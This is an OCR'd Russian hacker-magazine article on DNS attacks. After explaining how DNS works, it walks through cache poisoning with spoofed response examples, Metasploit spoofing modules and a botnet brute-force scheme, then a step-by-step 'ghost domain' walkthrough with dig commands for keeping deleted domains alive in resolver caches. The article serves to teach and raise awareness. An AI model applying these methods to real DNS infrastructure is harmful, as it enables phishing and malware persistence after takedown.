Sanjar Satsura (sanjar@xakep.ru, twitter.com/sanjar_satsura)

Атаки на DNS: вчера, сегодня, завтра

GHOST DOMAIN NAMES И ДРУГИЕ 0DAY-СПОСОБЫ ВЗЛОМА СИСТЕМЫ ДОМЕННЫХ ИМЕН

DNS — это святая святых Сети. Сейчас уже трудно представить интернет без этой технологии, настолько прочно вошедшей в нашу жизнь, что малейшая уязвимость в ее работе влечет за собой огромные проблемы. Сегодня мы с тобой как раз и рассмотрим новейшие методы реализации DNS-атак.

Идея запоминать IP-адреса для всех веб-ресурсов лишена всякого смысла. А еще лет двадцать назад, когда Сеть только зарождалась, это было в порядке вещей. С увеличением числа хостов (компьютеров и другого сетевого оборудования) пришлось как-то выходить из положения. Первоначально преобразование доменных имен в IP-адреса происходило с помощью специального файла hosts (да-да, того самого hosts, благополучно дошедшего до наших дней и так часто используемого всякими вредоносными программами). В то время данный файл составлялся централизованно и обновлялся на каждой из машин сети вручную. На смену этой неудобной и немасштабируемой системе пришла автоматизированная распределенная система доменных имен ака DNS.

ПРИНЦИП РАБОТЫ

Давай быстренько пробежимся по матчасти, ибо базовые понятия о принципах функционирования DNS ты все-таки обязан знать. Итак, DNS (Domain Name System) — это распределенная система преобразования имен хостов в IP-адреса. DNS обладает следующими характеристиками:

1. **Распределенность хранения информации.**
   Каждый узел сети в обязательном порядке должен хранить только те данные, которые входят в так называемую зону ответственности, и иногда, возможно, адреса корневых DNS-серверов.
2. **Кеширование информации.**
   Узел может хранить некоторое количество данных не из своей зоны ответственности для уменьшения нагрузки на сеть (из-за

этой характеристики у DNS довольно крупные проблемы с безопасностью).

3. **Иерархическая структура.**
   Все узлы объединены в виде дерева, и каждый узел может или самостоятельно определять работу нижестоящих узлов, или же передавать (делегировать) их другим узлам.
4. **Резервирование.**
   Сохранность данных и продолжение работы даже в случае сбоя одного из узлов.

DNS-система содержит иерархию DNS-серверов, которая соответствует иерархии зон. Каждая из зон поддерживается как минимум одним авторитетным сервером DNS, где расположена информация о домене.

Так как имя и IP-адрес являются нетождественными, то один IP-адрес может иметь множество имен, что позволяет поддерживать на одном компьютере множество веб-сайтов (виртуальный хостинг). Существует также и обратный процесс, когда одному имени может быть сопоставлено множество IP-адресов. Это позволяет создавать балансировку нагрузки для посещаемых веб-ресурсов.

Теперь давай рассмотрим на реальном примере работу всей этой системы. Когда мы набираем адрес www.xakep.ru, наш браузер спрашивает у ближайшего DNS-сервера IP-адрес запрошенного сайта. Если сервер находит у себя запись об IP-адресе www.xakep.ru, то он возвращает нам ее значение. Если запись отсутствует, ближайший DNS начинает спрашивать IP-адрес у своего авторитетного DNS: при удаче к нам возвращается нужный IP, а в случае неудачи авторитетный сервер отправляет запрос к DNS-серверу, ответственному уже за всю за доменную зону RU. Таким образом, к нам по цепочке возвращается IP-адрес запрошенного сайта, при этом каждый из DNS-серверов, на котором не была найдена эта запись, пытается записать полученную информацию в свой кеш для ускорения ответов при повторном обращении клиентов. Время жизни хранения ответов в кеше приходит вместе с ними в поле TTL (Time to Live) рекурсивной записи. Записи в DNS (они же ресурсные записи, RR) — это единицы хранения и передачи информации в DNS. Каждая RR состоит из следующих полей:

- **NAME** — доменное имя, которому принадлежит данная ресурсная запись;
- **TTL** — время хранения данной ресурсной записи в кеше «неответственного» DNS-сервера;
- **TYPE** — определяет формат и назначение данной ресурсной записи;
- **CLASS** — поле, определяющее тип сети;
- **RDLEN** — длина поля данных;
- **RDATA** — поле данных.

ВОЗМОЖНЫЕ УЯЗВИМОСТИ

Для ответов на запросы протокол DNS использует TCP- или UDP-порт 53. Обычно запросы и ответы отправляются в виде одной UDP-датаграммы. TCP используется в случае, если ответ больше 512 байт





Схема проведения атаки на DNS при помощи ботнета



Проверка сабдомена через DNS Гугла

Создаем домен для теста

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

(а также в случае AXFR-запроса, но это бывает очень редко). На самом деле протокол UDP был использован в качестве основного протокола обмена информацией между DNS-серверами ввиду его более скоростной работы по сравнению с тем же TCP. Но, как ты знаешь, ничего в этом мире не дается просто так. За так называемую скорость нужно платить, а платить пришлось безопасностью. Это первый фундаментальный баг, который является ахиллесовой пятой всех DNS-систем.

Вторая багофича DNS-систем заключается в локальном кеше, который также используется для ускорения ответов. Ты сейчас удивишься и спросишь: при чем же тут кеш? А при том, что вкупе с первой уязвимостью существует возможность перезаписи содержимого в кеше DNS-сервера таким образом, что машина, которая будет обращаться на «отравленный» авторитетный сервер для той или иной зоны DNS, получит не совсем корректный IP-адрес и обратится к не совсем тому веб-ресурсу, который был нужен изначально :).

Теоретическую возможность заражения DNS-кеша предсказал еще в 1991 году некий Крэм Грегорс, но лишь в 2008 году известный исследователь в области ИБ Дэн Камински представил миру свои практические реализации «отравления» кеша DNS-серверов (после серии атак, совершенных китайскими и израильскими хакерами в 2006 году). В том же году ребятами из группы Rapid7 сплоиты Дэна были портированы в уже полюбившийся тебе Metasploit Framework. Ты можешь попробовать их в действии (на свой страх и риск!):

```
msf > use auxiliary/spoof/dns/bailiwicked_
use auxiliary/spoof/dns/bailiwicked_domain
use auxiliary/spoof/dns/bailiwicked_host
msf > use auxiliary/spoof/dns/bailiwicked_domain
msf auxiliary(bailiwicked_domain) > show options
```

Кстати, начиная с 2010 года по рекомендации того же Дэна в систему DNS внедряются средства проверки целостности передаваемых данных, называются они DNS Security Extensions (DNSSEC). Передаваемые данные не шифруются, но их достоверность уже проверяется криптографическими способами.

Ну и наконец третья и наиболее известная уязвимость — криворукость. Да-да, именно так :). На самом деле плохо настроенный и доверяющий всем и каждому DNS — это реальная угроза безопасности. Многие пытаются предотвратить атаки на кеш с помощью уменьшения степени доверия к информации, приходящей от других DNS-серверов, или даже игнорирования любых DNS-записей, прямо не относящихся к запросам. Например, последние версии BIND (9.x.x, 10.x) выполняют такие проверки. Существенно снизить вероятность успешной атаки на кеш поможет использование случайных UDP-портов для выполнения DNS-запросов. Но, как выясняется на

практике, это довольно большая редкость, и в основном DNS-серверы работают с настройками по умолчанию.

DNS CACHE POISONING ВОЗВРАЩАЕТСЯ

Теперь давай подробно рассмотрим методы проведения атак типа DNS cache poisoning. Первый вариант атаки (подмена IP-адреса DNS-сервера домена жертвы) выглядит следующим образом:

1. Запрос от DNS-сервера жертвы: какова A-запись для subdomain.attacker.example?

```
subdomain.attacker.example. IN  A
```

2. Ответ хакера:

```
Answer:
(no response)

Authority section:
attacker.example. 3600 IN NS ns.target.example.

Additional section:
ns.target.example. IN A w.x.y.z
```

При этом сервер-жертва сохранит в кеше A-запись (IP-адрес) ns.target.example, указанную в дополнительной секции, что позволит атакующему отвечать на последующие запросы для всего домена target.example.

Второй вариант атаки (подмена NS-записи для другого домена жертвы) заключается в перенаправлении DNS-сервера другого домена, не относящегося к первоначальному запросу, на IP-адрес, указанный атакующим:

1. Запрос DNS-сервера: какова A-запись для subdomain.attacker.example?

```
subdomain.attacker.example. IN A
```

2. Ответ хакера:

```
Answer:
(no response)

Authority section:
target.example. 3600 IN NS ns.attacker.example.

Additional section:
ns.attacker.example. IN A w.x.y.z
```

На самом деле описанные выше атаки представлены в том упрощенном варианте, как они могли использоваться до 2000-х годов, так как порт при этом был статичным (53), а пересылаемый идентификатор (XID) для достоверности предоставляемой информации просто инкрементировал свое значение. Так что угадать, каким будет следующий XID, не составляло большого труда. С 2002 года принцип работы немного изменился, была реализована возможность рандомизации пересылаемого идентификатора. Теперь XID каждый раз псевдослучайно генерировал 8-битный идентификационный номер. В 2006 году китайские и израильские хакеры научились «угадывать» драгоценный идентификатор и успешно проводить атаки отравления кеша с помощью скоростного интернет-канала. С тех пор DNS-серверы рандомизируют не только XID, но и порт, на котором они работают. Возможно, это являлось в какой-то мере решением всех проблем DNS, хотя, как мне кажется, поверхностные заплатки никогда не могли помочь исправлению чего-либо фундаментального. Далее я приведу пример атаки, которая будет спокойно обходить такие непутевые заплатки. Поможет в этом предполагаемому злоумышленнику самый обычный ботнет.


Итак, у неких личностей есть ботнет размером в 1 100 ботов. Это не так уж и много, но вполне достаточно, чтобы отравить DNS-кеш среднего интернет-провайдера или же более-менее крупной хостинг-компании. На схеме видно, что для начала мы спрашиваем у нашего ISP адрес сайта example.com. Так как на сервере нет записи об этом домене, наш ISP пойдет по цепочке и запросит инфу у делегированного сервера зоны .com (при этом заранее сообщая значение идентификатора и порта, на который нужно возвратить ответ). В то же время злоумышленники запускают DDoS-атаку сервера с 1000 ботов, а другие 100 ботов используются для перебора XID и Source Port. Если ты до сих пор не догадался, зачем злоумышленникам нужен DDoS сервера, то я скажу тебе прямо: для торможения атакуемого сервера и для замедления хода пересылки и получения данных. Идем дальше. Если при проведении атаки каждый из ботов будет перебирать 25 портов и 655 XID-идентификаторов, то в итоге злоумышленники при помощи всего 100 (!) ботов получат скорость брута в 2500 pps, хотя значение source-порта всегда заведомо меньше этого значения (2^11 = 2048). В среднем на перебор этих значений взломщикам потребуется от 6 до 11 секунд при скорости ботов всего 256 Кбит/с. Таким образом, ответив на заданный вопрос угаданным портом, XID и IP-адресом example.com, ботоводы смогут заразить доверенный (основной) сервер, при этом ответ делегированного сервера уже считается недействительным. Следствием этого становится цепная реакция, при которой автоматически окажутся зараженными обращающиеся клиентские DNS-серверы и клиенты. Кстати, обычно для разработки такого ботнета злоумышленники используют избитый банковский троян SpyEye с помощью дописывания к нему плагина перебора портов и прочего стаффа.

0-DAY: GHOST DOMAIN NAMES

В этой части статьи я рассмотрю 0-day-атаку типа DNS Ghost Domain Name. Уязвимость, как оказалось, изначально была найдена китайскими исследователями Цзянем Цзаном (Jian Jiang), Цзиньцзинем Лианом (Jinjin Liang), Каном Ли (Kang Li), Цзюнем Ли (Jun Li), Хайсинем Дуанем (Haixin Duan) и Цзяньпхином

ОСНОВНЫЕ ТИПЫ DNS-ЗАПИСЕЙ

- Запись A (или запись адреса) связывает имя хоста с адресом IP (например, запрос A-записи на имя referrals.icann.org вернет его IP-адрес — 192.0.34.164);
- запись AAAA связывает имя хоста с адресом протокола IPv6 (например, запрос AAAA-записи на имя k.root-servers.net вернет его IPv6-адрес — 2001:7fd::1);
- запись CNAME — каноническая запись имени (псевдоним) используется для перенаправления на другое имя;
- запись MX — почтовый обменник, указывает сервер(ы) обмена почтой для данного домена.
- запись NS указывает на DNS-сервер для данного домена;
- запись SOA — начальная запись зоны, указывает, на каком сервере хранится эталонная информация о данном домене, содержит контактную информацию лица, ответственного за данную зону, тайминги (параметры времени) кеширования зонной информации и взаимодействия DNS-серверов.



Прототип атаки типа Ghost Domain Name (до и после)

By (Jianping Wu). Это реально понизило мое ЧСВ, когда я узнал, что являюсь не первым, кто ее обнаружил :). Но хватит о грустном, перейдем непосредственно к атаке.

Итак, целью на этот раз оказалось логическое обновление кеша в некоторых реализациях DNS-серверов. В основном заражение DNS-серверов используется для организации различного рода нехороших вещей: фишинга, ботнетов и распространения вредоносных программ. Очевидная стратегия их предотвращения — удалить вредоносные домены с верхнего уровня DNS, то есть системы, ответственной за какой-то конкретный домен. Эксперименты, проведенные группой перечисленных исследователей (а также это подтверждается и моими собственными исследованиями), показывают, что более 19 000 открытых DNS-серверов остаются уязвимыми к настоящему моменту. В их числе и серверы крупных компаний: Google, Microsoft, ICANN. Уязвимыми являются следующие реализации серверов: OpenDNS, MSDNS, BIND (все версии). Далее мы попробуем реализовать описываемую атаку с помощью стандартной BIND'овской утилиты dig.

Итак, цель нашего сценария атаки — переписать кеш таким образом, чтобы можно было постоянно расширять TTL домена в определенной DNS-зоне.

Теперь ближе к самой уязвимости. Она позволяет использовать созданные ранее вредоносные домены даже после их удаления делегированным сервером. Звучит как бред, но поверь мне, это правда. Давай попробуем во всем разобраться на тестовых примерах (никогда не используй этот сценарий на живых машинах!).

Первым делом получаем список корневых DNS-серверов:

```
$ dig
...
;; QUESTION SECTION:
;IN   NS

;; ANSWER SECTION:
15333   IN   NS   g.root-servers.net.
15333   IN   NS   k.root-servers.net.
...целая куча других серверов...

;; ADDITIONAL SECTION:
d.root-servers.net.   48410   IN   AAAA   2001:500:2d::d
m.root-servers.net.   48410   IN   AAAA   2001:dc3::35
...
```

Далее давай попробуем использовать какой-нибудь из этих корневых DNS-серверов, к примеру, для моего сайта r00tw0rm.com:

```
$ dig @m.root-servers.net. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; AUTHORITY SECTION:
com.   172800  IN   NS   k.gtld-servers.net.
com.   172800  IN   NS   j.gtld-servers.net.
...целая куча других серверов...

;; ADDITIONAL SECTION:
a.gtld-servers.net.   172800  IN   A   192.5.6.30
b.gtld-servers.net.   172800  IN   A   192.33.14.30
...
```

В результате мы получаем список имен для домена .com. Обрати внимание, что в конце значения «@m.root-servers.net.» обязательно нужно поставить точку. Этим мы указываем на полное имя домена. Теперь постараемся получить список авторитетного сервера имен для r00tw0rm.com. Попробуем запросить эти серверы имен так, чтобы получить физический IP-адрес сайта r00tw0rm.com:

```
$ dig @f.gtld-servers.net. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; AUTHORITY SECTION:
r00tw0rm.com.     172800  IN   NS   ns1.r00tw0rm.com.
r00tw0rm.com.     172800  IN   NS   ns2.r00tw0rm.com.

;; ADDITIONAL SECTION:
ns1.r00tw0rm.com.   172800  IN   A   31.222.185.106
ns2.r00tw0rm.com.   172800  IN   A   31.222.185.106
...
```

В разделе «Additional Section» мы видим ответ от NS, а также их физические адреса. Узнаем адрес r00tw0rm.com с помощью сервера ns2.r00tw0rm.com:

DNS Vendor	Версия	Уязвимые?
BIND	9.8.0-P4	Да
DJB dnscache	1.05	Да
Unbound	1.4.11	Нет
	1.4.7	Да
PowerDNS	Recursor 3.3	Да
MaraDNS	Deadwood-3.0.03	Нет
	Deadwood-2.3.05	Нет
Microsoft DNS	Windows Server 2008 R2	Нет
	Windows Server 2008 R2	Да

Уязвимые реализации DNS-серверов

```
$ dig @ns2.r00tw0rm.com. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.    IN    A

;; ANSWER SECTION:
r00tw0rm.com.      604800  IN    A    31.222.185.106

;; AUTHORITY SECTION:
r00tw0rm.com.      604800  IN    NS    ns1.r00tw0rm.com.
r00tw0rm.com.      604800  IN    NS    ns2.r00tw0rm.com.

;; ADDITIONAL SECTION:
ns1.r00tw0rm.com.    604800  IN    A    31.222.185.106
ns2.r00tw0rm.com.    604800  IN    A    31.222.185.106
...
```

Отлично, IP-адрес 31.222.185.106. Теперь используем dig для определения записей на серверах Гугла (8.8.8.8):

```
$ dig r00tw0rm.com A @8.8.8.8
...
;; QUESTION SECTION:
;r00tw0rm.com.    IN    A

;; ANSWER SECTION:
r00tw0rm.com.    86400    IN    A    31.222.185.106
...
```

Здесь 86400 — это TTL, параметр, определяющий время жизни нашей записи на сервере 8.8.8.8. Попробуем снова, чтобы убедиться в том, что наш TTL не вечен. По идее, его значение должно уменьшиться:


```
r00tw0rm.com.    86356    IN    A    31.222.185.106
```

Действительно, теперь его результат равен 86 356 (на 4 секунды меньше). В случае если домен определяется как вредоносный, его удаление из глобального пространства доменных имен происходит в два этапа. Первый заключается в удалении его записи из TLD на серверах, а второй — в ожидании обнуления параметра TTL на всех DNS-серверах, где содержится запись об этом домене. Настало время перейти вплотную к самой атаке.

АТАКУЕМ!

Для примера я создал сабдомен security на сайте buxoro.uz. Проверим запись о новосозданном сабдомене security.buxoro.uz:

```
$ dig security.buxoro.uz  @8.8.8.8
```



Уязвимые DNS-серверы отмечены на карте

```
...
;; QUESTION SECTION:
;security.buxoro.uz.    IN    A

;; ANSWER SECTION:
security.buxoro.uz.    86400    IN    A    91.212.89.7
...
```

Так, security.buxoro.uz соответствует 91.212.89.7, и жить эта запись, по-видимому, будет 86 400 секунд, то есть ровно сутки. Далее удаляем наш сабдомен и снова проверяем значение dig'ом:

```
$ dig security.buxoro.uz  @8.8.8.8
...
;; QUESTION SECTION:
;security.buxoro.uz.    IN    A

;; ANSWER SECTION:
security.buxoro.uz.    86112    IN    A    91.212.89.7
...
```

Упс, приехали! Запись о нашем ресурсе осталась в Гугле даже после удаления сабдомена, сократился лишь TTL. Если же мы проверим содержимое кеша на собственном сервере, то по понятным причинам к нам ничего не возвратится:

```
$ dig security.buxoro.uz
...

;; QUESTION SECTION:
;security.buxoro.uz.    IN    A

;; AUTHORITY SECTION:
buxoro.uz.      1800    IN    SOA    ns.buxoro.uz. info.buxoro.uz.
                2010092402 10800 3600 604800 10800
```

В данном случае уязвимость присутствует в политике обновления кеша конкретного сервера DNS. Как уже говорилось выше, домен может быть полностью удален из глобального пространства доменных имен, но при этом оставаться «живым». Если нам каким-то образом удастся увеличить значение TTL, то мы сможем сохранить жизнь и нашему ресурсу.

Далее рассмотрим еще один пример:

1. Регистрируем новый сабдомен, допустим, testns.buxoro.uz.
2. В NS1 прописываем «testns.buxoro.uz», в NS2 — «ns2.buxoro.uz», в NS3 — «ns1.buxoro.uz».
3. Мы можем подтвердить, что testns.buxoro.uz был успешно установлен в качестве имени сервера, отправив запрос на несуществующий сабдомен, как показано ниже:

```
$ dig @h.gtld-server.net. security.buxoro.uz
...
;; QUESTION SECTION:
;security.buxoro.uz.     IN    A

;; AUTHORITY SECTION:
buxoro.uz.      604800  IN    NS    ns1.buxoro.uz.
buxoro.uz.      604800  IN    NS    ns2.buxoro.uz..
buxoro.uz.      604800  IN    NS    testns.buxoro.uz.

;; ADDITIONAL SECTION:
ns1.buxoro.uz.      604800  IN    A    91.212.89.7
ns2.buxoro.uz.      604800  IN    A    91.212.89.7
ns2.buxoro.uz.      604800  IN    A    91.212.89.7
testns.buxoro.uz.   604800  IN    A    91.212.89.7
...
```

4. Создаем еще один сабдомен под именем ghost.buxoro.uz. После этого берем конкретный, априори считающийся уязвимым сервер DNS и используем его для запроса сабдомена:

```
$ dig @4.2.2.4 ghost.buxoro.uz
...
;; QUESTION SECTION:
;ghost.buxoro.uz.     IN    A

;; ANSWER SECTION:
ghost.buxoro.uz.    86112    IN    A    91.212.89.7
...
```

Теперь мы знаем, что в кеше DNS-сервера произошла делегация данных. Теперь снова можно смело удалить сабдомен. При этом делегация данных домена будет иметь постоянно уменьшающийся TTL. Так как мы знаем, что делегация имеет данные NS о записи домена и имени сервера, все это можно представить в следующем виде:

```
ghost.buxoro.uz  86400 IN NS testns.buxoro.uz
testns.buxoro.uz 86400 IN A  91.212.89.7
```

После того как домен был удален и истекло время жизни TTL, наблюдается вот такая картина:

```
ghost.buxoro.uz  46400 IN NS testns.buxoro.uz
testns.buxoro.uz 46400 IN A  91.212.89.7
```

Следующим шагом будет изменение имени NS-сервера на что-то другое, например test2.buxoro.uz. Используя тот же сервер DNS (4.2.2.4), производим, как и прежде, уже описанный запрос на запись сервера имен. После этого содержимое нашего кеша перезаписывается и делегация данных уже должна выглядеть следующим образом:

```
ghost.buxoro.uz  86400 IN NS test2.buxoro.uz
test2.buxoro.uz  86400 IN A  91.212.89.7
```

Обрати внимание, что новые данные при делегации имеют новое значение TTL. Если этот процесс повторяется несколько раз, можно держать значение TTL постоянным и всегда отличным от нуля. Чтобы успешно выполнить эту атаку в более широком диапазоне, можно производить запросы через уязвимые DNS-серверы до тех пор, пока выигранное время не будет достаточным. Здесь также нужно отметить один довольно интересный момент: если атака происходит на делегированные серверы и идет попытка резолва нашего нехорошего ресурса через обычные (неделегированные) DNS-серверы средней/малой значимости, то эти серверы автоматически заражаются вне зависимости от того, уязвимы они или нет.

ЗАКЛЮЧЕНИЕ

После 2010 года постепенно ушли в небытие многие проблемы, связанные с эксплуатацией тривиальных уязвимостей в DNS-серверах. А все благодаря средствам проверки целостности DNSSEC, которые начали набирать обороты и внедряются уже повсеместно. «Безопасный DNS» (DNSSEC) использует электронную цифровую подпись с построением цепочки доверия для определения целостности данных.

Теоретически применение DNSSEC может свести успешность атак отравления кеша к нулю. Однако из моей предыдущей статьи мы уже знаем, что ЭЦП «уже не торт» и существуют способы генерации ЭЦП и ключей с помощью коллизий криптографических функций, да и применяется «защищенный DNS» пока еще не везде, так как для нормального функционирования требуется тотальный переход всех звеньев DNS-системы на новый уровень. Так что, пока есть время, дерзай! Не во вред, конечно, а для всеобщего блага :).

ИНТЕРЕСНЫЙ СЛУЧАЙ С BIND

В середине ноября 2011 года разработчики консорциума ISC, ведущего разработку самого популярного в интернете DNS-сервера BIND, опубликовали данные о наличии серьезной уязвимости в BIND и призвали пользователей как можно скорее обновить используемую ими версию ПО. Согласно сообщению ISC, ряд «непонятных» сетевых событий могут привести к тому, что программное обеспечение BIND 9-й версии создает кеш-память с неверными доменными записями, а это может быть использовано для подделки доменных адресов. Кроме того, было установлено, что передача серверу определенных служебных данных приводит к краху работы программного обеспечения. Также в сообщении ISC говорится, что какими-либо служебными настройками исправить выявленные ошибки нельзя, так как проблема кроется именно в коде сервера и устраняется только через обновление. Подвержены уязвимости версии BIND 9.8.1-P1, 9.7.4-P1, 9.6-ESV-R5-P1 и 9.4-ESV-R5-P1.

Основную тревогу вызывает именно неверная работа системы, которая при получении определенных клиентских запросов формирует область кеш-памяти, при последующих запросах к этой области происходит выдача неверных результатов с доменными записями.

Технически у новых версий BIND 9 есть встроенные средства защиты, и в будущем кеш все равно был бы обновлен (если бы не обратная совместимость), но, учитывая важность верной работы DNS-системы для современного интернета, этой проблеме разработчики присваивают критический уровень угрозы (CVE-2011-4313). Кроме того, дополнительную опасность представляет то, что сами разработчики BIND так и не смогли полностью описать все возможные сетевые события и запросы, которые приводят к сбою в работе кеша DNS-сервера. После упомянутого в статье исследования Сети на уязвимость Ghost Domain Name обнаружилось, что более 72% машин до сих пор используют уязвимые версии DNS-серверов. Такие дела.

WWW

- **Общая матчасть по DNS: bit.ly/9vAzH2;**
- **проверяем свой DNS на вшивость: bit.ly/wDsTVf;**
- **видео по DNS cache poisoning: bit.ly/6IFR3t;**
- **презентация с описанием bailiwicked-сплоитов: bit.ly/x8hnuC;**
- **познавательная статья об атаке Дэна Камински: bit.ly/3vlgeV;**
- **китайская презентация на тему Ghost Domain Names: bit.ly/wOUU01.**